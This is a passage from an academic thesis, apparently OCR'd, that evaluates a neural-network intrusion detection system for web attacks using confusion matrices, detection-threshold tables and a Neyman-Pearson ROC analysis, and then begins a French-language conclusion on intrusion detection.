

Figure 4-11b Malicious only traffic (web logs 2006)

4.3.5 Statistical analysis module

The system's performance was tested using real data, captured with tcpdump utility in June and November 2005 and web logs of 2004 and 2003.

In the statistical analysis module of the system (Figure 4-2), for each test a confusion matrix is calculated to display the classification results of the system. The confusion matrix is defined by labelling the desired classification in rows and the predicted classifications in columns. For each exemplar, a 1 is added to the cell entry defined by (desired classification, predicted classification). Since we want the predicted classification to be the same as the desired classification, the ideal situation is to have all the exemplars end up on the diagonal cells of the matrix (the diagonal that connects the upper-left corner to the lower right).

Table 4-3 shows such a confusion matrix for test2 (web logs 2003), with thresholds of 0.7.

	CMD	INS	TBA	MAI	BOV	CGI	IIS	XSS	MIS	NRM
CMD	**17469**	**241**	0	0	0	0	0	**9**	0	0
INS	0	**5**	0	0	0	0	0	0	0	0
TBA	0	**0**	**312**	0	0	0	0	0	0	0
MAI	0	0	0	**3**	0	0	0	0	0	0
BOV	0	0	0	0	**421**	0	0	0	0	0
CGI	0	0	0	0	0	**7**	0	0	0	0
IIS	0	0	0	0	0	0	**95**	0	0	0
XSS	0	**5**	0	0	0	0	0	**0**	0	0
MIS	0	0	0	0	0	0	0	0	**173**	0
NRM	0	0	0	0	0	0	0	0	0	**130780**

Hits: 18485 **False Alarms: 255**
Missed: 25 **Normal traffic: 130780** **Total events: 149545**

Table 4-3 Confusion matrix for test2 (EANN with threshold 0.7)

In addition, for each test a 2x2 table is calculated containing, on the first row the Hits (attacks present or True Positives) and the False Alarms (or False Positives) and on the second row the Misses (attacks present but not detected or False Negatives) and the Correct Rejections (normal traffic or True Negatives).

Results are presented in Table 4-4 in this form. All tests have been run for various values of a detection threshold to show how changing the detection threshold affects

detections versus false alarms. If the threshold is set too high then the system will miss too many detections and conversely, if the threshold is set too low there will be too many false alarms. During the tests threshold values were used rating from 0.3 to 1.0 with a step of 0.1. The best results using the ANN were obtained with a threshold value of 0.8 giving maximum detections of 95% and a minimum of false alarms (Table 4.4). Using the EANN almost the same results were obtained for a threshold rating between 0.3 and 0.9, due to the stable performance (95.70%) of the hybrid expert system. Table 4-5 summarizes the results for the hybrid expert system.

Threshold	**0.3**	**0.4**	**0.5**	**0.6**	**0.7**	**0.8**	**0.9**	**1.0**
Positives **Negatives**	**TP FP** **FN TN**	**TP FP** **FN TN**	**TP FP** **FN TN**	**TP FP** **FN TN**	**TP FP** **FN TN**	**TP FP** **FN TN**	**TP FP** **FN TN**	**TP FP** **FN TN**
Logs 2003 **149684 events**	22251 28 420 127182	21936 15 551 127182	21806 647 49 127182	21936 5 561 127182	22084 140 278 127182	22274 143 85 127182	15550 0 6952 127182	0 0 22502 127182
Logs 2003 **149545 events**	18143 459 163 130780	18148 459 158 130780	18141 426 198 130780	18141 427 197 130780	18276 10 479 130780	18278 2 485 130780	13849 0 4916 130780	0 0 18765 130780
Logs 2003 **149656 events**	9149 113 468 139726	9142 152 436 139726	9148 118 464 139726	9136 12 582 139726	9038 22 670 139726	9049 7 674 139726	6945 0 2785 139726	0 0 9730 139726
Logs 2003 **78688 events**	6560 28 98 72002	6587 11 88 72002	6543 10 133 72002	6583 15 85 72002	6582 9 95 72002	6583 7 96 72002	6436 0 250 72002	0 0 6686 72002
Logs 2004 **149450 events**	7467 69 97 141817	7478 31 124 141817	7534 24 75 141817	7495 13 125 141817	7532 28 73 141817	7483 2 148 141817	7346 2 285 141817	0 0 7633 141817
Logs 2004 **149503 events**	10026 45 167 139265	10031 23 184 139265	10036 45 157 139265	9991 8 239 139265	10002 2 234 139265	10025 8 205 139265	5866 0 4372 139265	0 0 10238 139265
Logs 2004 **149749 events**	3477 68 149 146055	3552 52 90 146055	3473 62 159 146055	3609 8 77 146055	3534 5 155 146055	3457 2 235 146055	939 0 2755 146055	0 0 3694 146055
Real data Oct 05 **49372 events**	8 0 1 49363	8 0 1 49363	8 0 1 49363	8 0 1 49363	8 0 1 49363	8 0 1 49363	9 0 0 49363	9 0 0 49363
Real data Nov 05 **22022 events**	10 0 59 21953	34 0 35 21953	10 22 37 21953	24 0 45 21953	10 0 59 21953	10 22 37 21953	0 0 69 21953	0 0 69 21953

Table 4-4 Backpropagation results

Test Data	Logs 2003	Logs 2003	Logs 2003	Logs 2003	Logs 2004	Logs 2004	Logs 2004	online data (Oct. 05)	online data (Nov. 05)
Events	149684	149545	149456	78688	149450	149503	149749	49372	22022
Positives	TP FP	TP FP	TP FP	TP FP	TP FP	TP FP	TP FP	TP FP	TP FP
Negatives	FN TN	FN TN	FN TN	FN TN	FN TN	FN TN	FN TN	FN TN	FN TN
	22445 26	18485 255	9136 12	6639 26	7575 2	10176 0	3631 0	9 0	34 22
	31 127182	25 130780	582 139726	21 72002	56 141817	62 139265	63 146055	0 49363	13 21953

Table 4-5 Hybrid expert system results (threshold 0.7)

4.4 Prototype System Performance

4.4.1 Introduction

There are two main divisions of classification: *supervised classification* (or *discrimination*) and *unsupervised classification* (or *clustering*). In supervised classification we have a set of data samples, each consisting of measurements on a set of variables, with associated labels, the class types. These are used as exemplars in the classifier design. In unsupervised classification, the data are not labelled and we seek to find groups in the data and the features that distinguish one group from another.

In a classifier, a decision rule partitions the measurement space into C regions Ω_i i=1...C, given a set of measurements obtained through to one of C possible classes Ω_i , i = 1...C. If an observation vector is in Ω_i then it is assumed to belong to class ω_i. Each region may be made up of several disjoint regions. The boundaries between the regions Ω_i are the *decision boundaries*. Generally, it is in regions close to these boundaries that the highest proportion of misclassifications occurs. In such situations we may reject the pattern (or withhold a decision until further information is available). This option is known as the *reject option* and therefore we have C+1 outcomes of the decision rule in a C-class problem.

The *discriminability* of a rule is an important aspect of the performance of a classification rule. It denotes how well it classifies unseen data and the calculation of

the error rate plays an important role in decision-making and classification performance assessment.

There are two approaches to measure the supervised classification. The first assumes a knowledge of the underlying class-conditional probability density functions e.g. the probability density function of the feature vectors for a given class. The second approach develops rules that use the data to estimate the decision boundaries directly, without explicit calculation of the probability density function.

These two approaches are the Bayes' decision rule [Webb 05] and the Neyman-Pearson decision rule [Hogg & Tanis 06]. The first is a theoretical approach to performance measurement and it cannot be used for our prototype system, as it presumes that the probabilities of each class occurring (*a-priori* probabilities), are known. A short description of Bayes' decision rule is presented in Appendix F.

In the context of the Neyman-Pearson approach we will calculate the Receiver Operating Characteristic (ROC) for the prototype system, as a means of characterizing its performance. ROC provides a good means of visualizing the prototype's performance in order to select a suitable decision threshold. The ROC curve is a plot of the true positive rate on the vertical axis against the false positive rate on the horizontal axis. In the terminology of signal detection theory, it is a plot of the probability of detection against the probability of false alarm, as the detection threshold is varied.

4.4.2 Classification

4.4.2.1 Neyman-Pearson decision rule

An alternative to the Bayes' decision rules for a two class problem is the Neymann-Pearson test. In a two-class problem there are two possible types of error that may be made in the decision process. We may classify a pattern of class ω_1 as belonging to class ω_2 or a pattern from class ω_2 as belonging to class ω_1. Let the probability of these two errors be ε_1 and ε_2 respectively, so that

$\varepsilon_1 = \int_{\Omega_2} p(x \mid \omega_1) dx$ error probability of Type I

and

$\varepsilon_2 = \int_{\Omega_1} p(x \mid \omega_2) dx$ error probability of Type II

If class ω_1 is termed the positive class and class ω_2 the negative class, then ε_1 is referred to as the *false negative rate*, the proportion of positive samples incorrectly assigned to the negative class and ε_2 is the *false positive rate*, the proportion of negative samples classed as positive.

If ω_1 denotes the signal probability and ω_2 denotes the "noise" (term used in signal theory) then ε_2 is the probability of false alarm (P_F) and ε_1 is the probability of missed detection (P_M). In many applications a threshold is set to give a fixed probability of false alarm.

The Neyman-Pearson decision rule is to minimize the error ε_1 subject to ε_2 being equal to a constant, a, say. Using different terminology, the Neyman-Pearson decision rule is to maximize the detection probability P_D (P_D=1-ε_1), while not allowing the false alarm probability (P_F) to exceed a certain value.

We seek the minimum of

$$r = \int_{\Omega_2} p(x \mid \omega_1)dx + \mu\{\int_{\Omega_1} p(x \mid \omega_2)dx - a\} = (1 - \mu * a) + \int_{\Omega_1} \{\mu p(x \mid \omega_2)dx - p(x \mid \omega_1)dx\}$$

where μ is a Lagrange multiplier and α is the specified false alarm rate.

This will be minimized if we choose Ω_1 such that the integral is negative, i.e.

If $\mu * p(x \mid \omega_2) - p(x \mid \omega_1) < 0$ then $x \in \Omega_1$

or, in terms of the likelihood ratio,

If $L(x) = \dfrac{p(x \mid \omega_1)}{p(x \mid \omega_2)} > \mu$ then $x \in \Omega_1$

Thus, the decision rule depends only on the within-class distributions and ignores the *a priori* probabilities as in Bayes' decision rule.

The threshold μ is choosen so that

$\int_{\Omega_1} p(x \mid \omega_2)dx = a$, where α is the specified false alarm rate (P_F).

In general μ cannot be determined analytically and requires numerical calculation.

Using different terminology, the Neyman-Pearson criterion selects the *most powerful test of size a*.

Often, the performance of the decision rule is summarized in a Receiver Operating Characteristic (ROC) curve, which plots the true positive against the false positive, that

is the probability of detection ($1-\varepsilon_1 = \int_{\Omega_1} p(x \mid \omega_1)dx$) against the probability of false alarm ($\varepsilon_2 = \int_{\Omega_1} p(x \mid \omega_2)dx$), as the threshold μ is varied.

4.4.2.2 Sufficient Statistics and Monotonic Transformations

Consider the test

$H_0 : x \sim f_0(x)$

$H_1 : x \sim f_1(x)$, where $f_i(x)$ is a density.

The solution to the optimization problem is given by

$$L(x) = \frac{f_1(x)}{f_0(x)} \begin{matrix} H_1 \\ > \\ < \\ H_0 \end{matrix} \gamma \ ,$$ where $L(x)$ is the **likelihood ratio**, and γ is a threshold.

γ is such that $P_F = \int_{\forall x, L(x)>\gamma} f_0(x)dx = \alpha$. The detection probability is $P_D = \int_{\Omega_1} f_1(x)dx$.

The optimal decision rule is called the **Likelihood Ratio Test (LRT)**. The threshold can often be solved for as a function of α.

The densities $f_i(x)$ are nonnegative, so as Ω_1 shrinks, both probabilities tend to zero. As Ω_1 expands, both tend to one. The ideal case, where $P_D = 1$ and $P_F = 0$, cannot occur unless the distributions do not overlap (i.e., $\int f_0(x)f_1(x)dx=0$). Therefore, in order to increase P_D, we must also increase P_F. This represents the fundamental tradeoff in hypothesis testing and detection theory. See Figure 4-12 and Figure 4-13 for a graphical presentation of P_D and P_F respectively.



Figure 4-12 Detection values for a certain threshold



Figure 4-13 False alarm values for a certain threshold

For hypothesis testing involving multiple or vector-valued data, direct evaluation of the size (P_F) and power (P_D) of a Neyman-Pearson decision rule would require integration over multi-dimensional, and potentially complicated decisions regions. However, in many cases this can be avoided by simplifying the likelihood ratio test to a test of the form

$$t \underset{H_0}{\overset{H_1}{>}} \gamma \quad , \qquad \text{where the test statistic t = } T(x) \text{ is a sufficient statistic for the data.}$$

Such a simplified form is arrived at by modifying both sides of the likelihood ratio test with monotonically increasing transformations and by algebraic simplifications. Since the modifications so not change the decision rule, we may calculate P_F and P_D in terms of the sufficient statistics. Thus, the false-alarm probability may be written

$$P_F = \mathrm{P_r}\,[\text{declare } \mathrm{H_1}] = \int_{\forall t, t>\gamma} f_0(t)dt \,, \quad \text{where}$$

$f_0(t)$ denotes the density of t under H_o. Since t is typically of lower dimension than x, evaluation of P_F and P_D can be greatly simplified. The key is being able to reduce the likelihood ratio test involving a sufficient statistic for *which we know the distribution*.

4.4.2.3 Neyman-Pearson Lemma: General case

Let Φ be a function of the data x with $\Phi(x) \in [0,1]$. Φ defines the decision rule "declare H_1 with probability $\Phi(x)$".

Consider the hypothesis testing problem:

$H_0 : x \sim f_0(x)$

$H_1 : x \sim f_1(x)$, where f_o and f_1 are both density functions.

Let $a \in [0,1)$ be the size constraint (false-alarm probability). The decision rule

$$\Phi(x) = \begin{cases} 1 & \text{if } L(x) > \gamma \\ \rho & \text{if } L(x) = \gamma \\ 0 & \text{if } L(x) < \gamma \end{cases}$$

is the most powerful test of size α, where γ and ρ are uniquely determined by requiring

$P_F = \alpha$. If $\alpha = 0$, we take $\gamma = \infty$, $\rho = 0$.

When $P_r[L(x)] = \gamma] > 0$ for certain γ, we choose γ and ρ as follows:

$P_r[L(x) > \gamma] \leq \alpha \leq P_r[L(x) \geq \gamma]$ and

$\rho\ P_r[L(x) = \gamma] = \alpha - P_r[L(x) > \gamma]$.

The false alarm probability is: $P_F = P_r[L(x) > \gamma] + \rho\ P_r[L(x) = \gamma]$.

4.4.3 Detection, False and Miss probabilities of the prototype system

If the predicted vector of the classifier belongs to one of the C possible classes C_i , i = 1...C, then it is assumed that the predicted attack belongs to class C_i. So, an one (1) is received at the position *i,* indicating the corresponding class C_i and all other components of the vector are zero (0), i.e. if the predicted vector is (0,1,0...0) it means that the predicted attack belongs to class ω_2. Supposing, that the classifier runs *N* times trying to classify the same event it does not produce the same vector every time, due to classification errors (or noise), e.g. it does not produce a one (1) *N* times at the same position, indicating the class ω_i. Assuming the *N* runs are statistically independent, the values we receive are Bernoulli random variables: $x_n \sim$ Bernoulli (θ).

We are faced with the following hypothesis test:

H_o : $\theta = p$ (0 output)

H_1 : $\theta = 1\text{-}p$ (1 output), where

p is the probability that a value is flipped (0↔1) , $0 \leq p < 0.5$ and *p* is known.

For a certain class C_i the received sequence will be decoded $\boldsymbol{x} = (x_1, x_2, \ldots x_N)^T$ by designing a Neyman-Pearson rule.

The join density of x_n is :

$$f(x_{1,\ldots} x_N) = \prod_{i=1}^{N} p^{X_i}(1-p)^{1-X_i} = p^{\sum X_i} * (1-p)^{N-\sum X_i} = p^k * (1-p)^{N-k}, \quad \left(k = \sum_{i=1}^{N} x_i\right),$$

where *k* is the number of 1s received.

The conditional probability of $\boldsymbol{x}$ given *k* is independent of θ as:

$$f_{\theta|k}(x) = \frac{f_\theta(x,k)}{f_\theta(k)} = \frac{\theta^k(1-\theta)^{N-k}}{\binom{N}{k}\theta^k(1-\theta)^{N-k}} = \frac{1}{\binom{N}{k}},$$

so, k is a sufficient statistic for θ and the N values $x_1, x_2, \ldots x_N$ can be replaced by the low-dimensional quantity k without losing information about θ.

The likelihood ratio is:

$$L(x) = \frac{(1-p)^k p^{N-k}}{p^k (1-p)^{N-k}} = \left(\frac{(1-p)}{p}\right)^{2k-N}$$

The LRT is $\left(\frac{1-p}{p}\right)^{2k-N} \begin{matrix} H_1 \\ \geq \\ < \\ H_0 \end{matrix} t$

By taking the logarithms of both sides, we have $k \begin{matrix} H_1 \\ \geq \\ < \\ H_0 \end{matrix} \frac{N}{2} + \frac{1}{2} \frac{\ln t}{\ln\left(\frac{1-p)}{p}\right)} = \gamma$

The false alarm probability is

$$P_F = P_r[k > \gamma] + \rho P_r[k = \gamma] = \sum_{k=\gamma+1}^{N} \left(\binom{N}{k} p^k (1-p)^{N-k} \right) + \rho \binom{N}{\gamma} p^\gamma (1-p)^{N-\gamma} \qquad (4.1)$$

where γ and ρ are chosen so that $P_F = \alpha$, as described above.

The corresponding detection probability is

$$P_D = P_r[k > \gamma] + \rho P_r[k = \gamma] = \sum_{k=\gamma+1}^{N} \left(\binom{N}{k} (1-p)^k P^{N-k} \right) + \rho \binom{N}{\gamma} (1-p)^\gamma p^{N-\gamma} \qquad (4.2)$$

4.4.4 ROC curve of the Prototype System

4.4.4.1 ROC Calculations

Running the system N times ($N = 10$) to classify the same attack we measured p=0.3. When a zero is received (instead of a one) it means that the classifier either misclassifies the attack or misses to detect the specific attack.

From the previous equation of P_F (4.1) we calculate γ and ρ so that $P_F = a$ (Table 4-6).

γ	$P_r[k=\gamma]$	$P_r[k>\gamma] < \alpha \leq P_r[k \geq \gamma]$
γ=8	0,013	$0.0001 < \alpha \leq 0.013$
γ=7	0.008	$0.013 < \alpha \leq 0.021$
γ=6	0.035	$0.021 < \alpha \leq 0.056$
γ=5	0.084	$0.056 < \alpha \leq 0.140$
γ=4	0.196	$0.140 < \alpha \leq 0.336$
γ=3	0.265	$0.336 < \alpha \leq 0.601$
γ=2	0.230	$0.601 < \alpha \leq 0.831$
γ=1	0.120	$0.831 < \alpha \leq 0.951$
γ=0	0.028	$0.951 < \alpha \leq 0979$

Table 4-6 Threshold values γ versus different interval values of $P_F(\alpha)$

For a given value of P_F and γ we calculate ρ as following:

Example: For $P_F = a = 0,1$ $\rho = \dfrac{a - P_r[k > 5]}{P_r[k = 5]} = \dfrac{0.10 - 0.056}{0.084} = 0.523$

To find the detection probability P_D we first calculated the following table (Table 4-7):

γ	$P_r[k=\gamma]$	$P_r[k>\gamma]$
γ=3	0.008	0.958
γ=4	0.035	0.923
γ=5	0.084	0.839
γ=6	0.196	0.643
γ=7	0.265	0.378
γ=8	0.230	0.148
γ=9	0.120	0.028

Table 4-7 Threshold values γ for the computation of P_D

Then, from equation (4.2) we calculated P_D as following:

$$P_D = P_r[k > 5] + \rho * P_r[k = 5] = 0.839 + 0.523 * 0.084 = 0.882$$

Repeating the calculus for different values of $P_F = \alpha$ we filled up the following table for fault (P_F), detection (P_D) and miss (1-P_D) probabilities:

$P_F = \alpha$	γ	ρ	P_D	$1\text{-}P_D$
0.05	6	0.828	0.8053	0.1947
0.10	5	0.523	0.8829	0.1171
0.14	5	1.000	0.9230	0.0770
0.20	4	0.306	0.9337	0.0663
0.25	4	0.561	0.9426	0.0574
0.30	4	0.816	0.9515	0.0485
0.35	3	0.052	0.9584	0.4160
0.40	3	0.241	0.9599	0.0401
0.45	3	0.430	0.9614	0.0386
0.50	3	0.618	0.9629	0.0371
0.55	3	0.807	0.9644	0.0356
0.60	3	0.996	0.9659	0.0341
0.65	2	0.213	0.9662	0.0338
0.70	2	0.430	0.9666	0.0334
0.75	2	0.647	0.9666	0.0334
0.80	2	0.865	0.9668	0.0332
0.85	1	0.158	0.9670	0.0330
0.90	1	0.575	0.9672	0.0328
0.95	1	0.991	0.9674	0.0326

Table 4-8 Fault, Detection and Miss probabilities of the prototype system

From the above results of Table 4-8 we verified that in order to increase the P_D we must also accept an increase of P_F.

Table 4-8 can be interpreted as following:

If after 10 runs *(N=10)* of the classifier for the same event containing an attack, for example, more that 5 one's or successes ($k > 5$) are received, then with a false probability of 14% there is a detection probability of 92.3% and a miss probability of 7.7% (line 3 of Table 4-8).

Finally, Figure 4-14 displays the ROC curve for the prototype system using the results of Table 4-8. From the ROC curve it can be verified visually as well, that with a P_F of around 15% a maximum detection (P_D) of 92% is achieved (upper left point of the curve). This is the best tradeoff between the false alarm rate and the detection rate of the developed prototype system.



Figure 4-14 Receiving Operating Characteristic (ROC) curve of the prototype system

4.4.4.2 ROC Interpretation

Let $\hat{p}(x) = p(\omega_1 \mid x)$, the estimated probability that an object x belongs to class ω_1. Let $f(\hat{p}) = f(\hat{p}(x) \mid \omega_1)$ be the probability density function for $\hat{p}$ values for patterns in class ω_1, and $g(\hat{p}) = g(\hat{p}(x) \mid \omega_2)$ be the probability density function for $\hat{p}$ values for patterns in class ω_2. If $F(\hat{p})$ and $G(\hat{p})$ are the cumulative distribution functions, then the ROC curve is a plot of $1 - F(\hat{p})$ against $1 - G(\hat{p})$.

The area under the curve is given by:

$\int (1 - F(u)) dG(u) = 1 - \int F(u) g(u) du$ or alternatively

$$\int G(u) dF(u) = \int G(u) f(u) du \tag{4.3}$$

For an arbitrary point $\hat{p}(x) = t \in [0,1]$, the probability that a randomly chosen pattern x from class ω_2 will have a $\hat{p}(x)$ value smaller that t is $G(t)$. If t is chosen from the density f, then the probability that a randomly chosen class ω_2 pattern has a smaller

value that a randomly chosen class ω_1 pattern is $\int G(u)f(u)du$. This is the same as the definition (4.3) for the area under the ROC curve.

A good classification rule, a rule for which the estimated values of $p(\omega_1 \mid x)$ are very different for x from each of the two classes, lies in the upper left triangle of the curve. The closer that it gets to the upper corner the better.

A classification rule that is no better that chance produces a ROC curve that follows the diagonal from the bottom left to the top right.

Chapitre 5

Conclusion et perspectives

5.1 Conclusion

Aujourd'hui, nous faisons face sans cesse à des quantités de données rapidement croissantes : Les nouvelles sondes, les méthodes plus rapides d'enregistrement et les prix décroissants des capacités de stockage permettent de stocker des quantités énormes de données qui étaient inimaginables il y a une décennie. Les simulations de flux, la dynamique moléculaire, la science nucléaire, la tomographie par ordinateur ou l'astronomie produisent des quantités de données qui peuvent facilement atteindre l'ordre de terabytes. Parallèlement à la croissance des ensembles de données, la puissance des systèmes informatiques pour traiter ces quantités de données a également évolué. Des processeurs plus rapides, des mémoires centrales plus grandes, des réseaux plus performants, des systèmes distribués et parallèles et des capacités de stockage plus grandes augmentent le flux de données chaque année. N'ayant aucune possibilité d'explorer de manière utile les grandes quantités de données qui ont été rassemblées en fonction de leur potentiel, les données deviennent inutiles et les bases de données deviennent des données listées (dumps).

L'analyse de données de réseau est une tâche très importante mais consommatrice de temps pour tout administrateur et analyste de sécurité. Une quantité de temps significative est consacrée au filtrage à travers des listes de messages textuels (logs) produits par des systèmes de détection d'intrusion et des outils réseaux afin de sécuriser les réseaux.

Les entreprises disposant d'un site Web ou d'une connexion Internet sont perpétuellement sous attaque. Les serveurs web sont vulnérables aux attaques sur le port TCP/IP 80, lequel est utilise par défaut pour le trafic de HTTP. Les pare-feux coûteux se sont montrés inefficaces pour empêcher les attaques ainsi que pour interdire aux logiciels malveillants comme des virus, des vers, des chevaux de Troie ainsi que des

spyware, d'infecter un trop grand nombre de serveurs web à travers des fautes simples de programmation (bugs).

Les systèmes de détection d'intrusion peuvent être une manière très efficace pour empêcher des attaques à travers le port 80, parmi un grand nombre d'autres attaques. Cependant, il y a une variété de systèmes de détection d'intrusion disponibles, et chaque système avec ses propres possibilités et inconvénients. Par exemple, les systèmes de détection d'intrusion qui se fondent sur les modes assortis du comportement spécifique des attaques connues ne peuvent pas détecter des attaques avec différentes signatures, inconnues auparavant.

Des signatures génériques des modes de comportement général, fournies par les constructeurs de systèmes de détection d'intrusion, sont nécessaires pour empêcher des attaques inconnues, mais elles risquent de bloquer les requêtes web valides qui sont faussement identifiées comme attaques.

Un système de détection d'intrusion rassemble l'information de serveur et/ou de réseau pour que l'analyse détermine si une attaque ou une intrusion s'est produite. Un système basé-réseau de détection d'intrusion surveille le trafic sur son segment de réseau, alors qu'un système HIDS de détection d'intrusion protège le logiciel chargé sur ce serveur. Les systèmes HIDS de détection d'intrusion surveillent typiquement les messages du système, d'événements et de sécurité, enregistrés dans les "logs" et "syslog", des environnements Windows et Unix respectivement. Les systèmes de détection d'intrusion comparent les données aux signatures d'attaque pour voir s'il y a une équivalence. Si oui, le système répond avec des alertes d'administrateur et d'autres appels à l'action.

